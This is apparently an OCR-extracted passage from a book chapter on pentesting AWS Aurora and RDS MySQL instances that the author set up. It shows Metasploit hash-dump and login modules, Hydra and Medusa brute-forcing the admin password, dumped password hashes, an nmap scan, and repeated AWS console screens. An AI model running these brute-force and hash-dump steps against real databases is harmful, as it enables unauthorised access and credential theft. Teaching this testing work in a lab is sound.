
```
| localhost | rdsadmin  | Y           | Y           | Y           | Y           | Y           | Y
  | Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y
       | Y               | Y               | Y               | Y            | Y
      | Y           | Y                       |         |          |           |           |
                0 | mysql_native_password | *AAEED912FFD9F3EBB625FBE039BB2A88FB8C4187 | N
ULL | N              |
| localhost | mysql.sys | N           | N           | N           | N           | N           | N
  | N         | N          | N               | N          | N          | N            | N          | N
       | N               | N               | N               | N            | N
      | N           | N                       |         |          |           |           |
                0 | mysql_native_password | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | N
ULL | Y              |
| %         | admin     | Y           | Y           | Y           | Y           | Y           | Y
  | N         | Y          | Y               | Y          | Y          | Y            | N          | Y
       | Y               | Y               | Y               | Y            | Y
      | Y           | N                       |         |          |           |           |
                0 | mysql_native_password | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N
```




```
MySQL [mysql]> select user from user;
+-----------+
| user      |
+-----------+
| admin     |
| mysql.sys |
| rdsadmin  |
+-----------+
```




```
msf5 auxiliary(analyze/crack_databases) > use auxiliary/scanner/mysql/mysql_hashdump
msf5 auxiliary(scanner/mysql/mysql_hashdump) > options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME                   no        The username to authenticate as

msf5 auxiliary(scanner/mysql/mysql_hashdump) > set rhosts moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
rhosts => moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set password password
password => password
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set username admin
username => admin
msf5 auxiliary(scanner/mysql/mysql_hashdump) > run

[+] 52.12.9.197:3306      - Saving HashString as Loot: rdsadmin:*AAEED912FFD9F3EBB625FBE039BB2A88FB8C4187
[+] 52.12.9.197:3306      - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 52.12.9.197:3306      - Saving HashString as Loot: admin:*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
[*] moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
MySQL [(none)]> create database pentest;
Query OK, 1 row affected (0.03 sec)

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| innodb             |
| mysql              |
| pentest            |
| performance_schema |
| sys                |
+--------------------+
6 rows in set (0.02 sec)
```



```
Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-05 23:35:37
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
a.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), ~3 tries per task
[DATA] attacking mysql://moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306/
[3306][mysql] host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-05 23:35:47
```




```
root@kali:~/AWS# medusa -h moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com -u admin -P /root/passwords.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
lcome (1 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
ert (2 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
c123 (3 of 10 complete)
ACCOUNT CHECK: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
ssword (4 of 10 complete)
ACCOUNT FOUND: [mysql] Host: moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com User: admin Password: password [SUCCESS]
```



```
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 52.12.9.197:3306      - 52.12.9.197:3306 - Found remote MySQL version 5.7.22
[-] 52.12.9.197:3306      - 52.12.9.197:3306 - LOGIN FAILED: admin:welcome (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer
.broadstripe.net' (using password: YES))
[-] 52.12.9.197:3306      - 52.12.9.197:3306 - LOGIN FAILED: admin:qwert (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer.b
roadstripe.net' (using password: YES))
[-] 52.12.9.197:3306      - 52.12.9.197:3306 - LOGIN FAILED: admin:abc123 (Incorrect: Access denied for user 'admin'@'c-66-235-12-56.sea.wa.customer.
broadstripe.net' (using password: YES))
[+] 52.12.9.197:3306      - 52.12.9.197:3306 - Success: 'admin:password'
[*] moose-testdb.csv0wtgbggsp.us-west-2.rds.amazonaws.com:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Chapter 6: Setting Up and Pentesting AWS Aurora RDS



● Standard Create
You set all of the configuration options, including ones for availability, security, backups, and maintenance.

○ Easy Create
Use recommended best-practice configurations. Some configuration options can be changed after the database is created.

Engine options

Engine type Info

● Amazon Aurora

○ MySQL

○ MariaDB

○ PostgreSQL

○ Oracle

○ Microsoft SQL Server

Edition

● Amazon Aurora with MySQL compatibility

○ Amazon Aurora with PostgreSQL compatibility

Version Info


Aurora (MySQL)-5.6.10a ▼

Database features are supported with specific engine versions. Info

Database Location

● Regional
You provision your Aurora database in a single AWS Region.

○ Global
You can provision your Aurora database in multiple AWS Regions. Writes in the primary AWS



● **Standard Create**
You set all of the configuration options, including ones for availability, security, backups, and maintenance.

○ **Easy Create**
Use recommended best-practice configurations. Some configuration options can be changed after the database is created.

Engine options

Engine type Info

● Amazon Aurora

○ MySQL

○ MariaDB

○ PostgreSQL

○ Oracle

○ Microsoft SQL Server

Edition

● Amazon Aurora with MySQL compatibility

○ Amazon Aurora with PostgreSQL compatibility

Version Info


Aurora (MySQL)-5.6.10a ▼

Database features are supported with specific engine versions. Info

Database Location

● Regional
You provision your Aurora database in a single AWS Region.

○ Global
You can provision your Aurora database in multiple AWS Regions. Writes in the primary AWS



Database features

○ One writer and multiple readers
Supports multiple reader instances connected to the same storage volume as a single writer instance. This is a good general-purpose option for most workloads.

● One writer and multiple readers - Parallel query
Improves the performance of analytic queries by pushing processing down to the Aurora storage layer. This is a good option for hybrid transactional/analytic workloads.

○ Multiple writers
Supports multiple writer instances connected to the same storage volume. This is a good option for when continuous writer availability is required.

○ Serverless
You specify the minimum and maximum amount of resources needed, and Aurora scales the capacity based on database load. This is a good option for intermittent or unpredictable workloads.

Settings

DB cluster identifier **Info**

Type a name for your DB cluster. The name must be unique cross all DB clusters owned by your AWS account in the current AWS Region.

AuroraAWSPentest-1

The DB cluster identifier is case-insensitive, but is stored as all lowercase (as in "mydbcluster"). Constraints: 1 to 60 alphanumeric characters or hyphens. First character must be a letter. Can't contain two consecutive hyphens. Can't end with a hyphen.

▼ Credentials Settings

Master username **Info**

Type a login ID for the master user of your DB instance.

admin

1 to 16 alphanumeric characters. First character must be a letter

□ Auto generate a password
Amazon RDS can generate a password for you, or you can specify your own password


Master password **Info**

••••••••


Constraints: At least 8 printable ASCII characters. Can't contain any of the following: / (slash), "(double quote) and @ (at sign).

Confirm password **Info**


••••••••




	DB identifier ▲	Role	Engine	Region & AZ	Size	Status	CPU	Current
○	⊟ auroraawspentest-1	Regional	Aurora MySQL	us-west-2	2 instances	✓ Available	-	
○	auroraawspentest-1-instance-1	Writer	Aurora MySQL	us-west-2c	db.r5.large	✓ Available	4.00%	2
○	auroraawspentest-1-instance-1-us-west-2a	Reader	Aurora MySQL	us-west-2a	db.r5.large	✓ Available	4.00%	1



```
root@kali:~/AWS# nmap -Pn -vv auroraawspentest-1-instance-1.csv0wtgbggsp.us-west-2.rds.amazonaws.com
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-23 11:19 EDT
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 0.03s elapsed
Initiating SYN Stealth Scan at 11:19
Scanning auroraawspentest-1-instance-1.csv0wtgbggsp.us-west-2.rds.amazonaws.com (54.184.186.5) [1000 ports]
Discovered open port 3306/tcp on 54.184.186.5
Increasing send delay for 54.184.186.5 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
Completed SYN Stealth Scan at 11:20, 28.45s elapsed (1000 total ports)
Nmap scan report for auroraawspentest-1-instance-1.csv0wtgbggsp.us-west-2.rds.amazonaws.com (54.184.186.5)
Host is up, received user-set (0.028s latency).
rDNS record for 54.184.186.5: ec2-54-184-186-5.us-west-2.compute.amazonaws.com
Scanned at 2020-03-23 11:19:38 EDT for 29s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT     STATE SERVICE REASON
3306/tcp open  mysql   syn-ack ttl 255

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 28.63 seconds
           Raw packets sent: 2015 (88.660KB) | Rcvd: 4 (176B)
```



```
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 54.184.186.5:3306     - 54.184.186.5:3306 - Found remote MySQL version 5.6.10
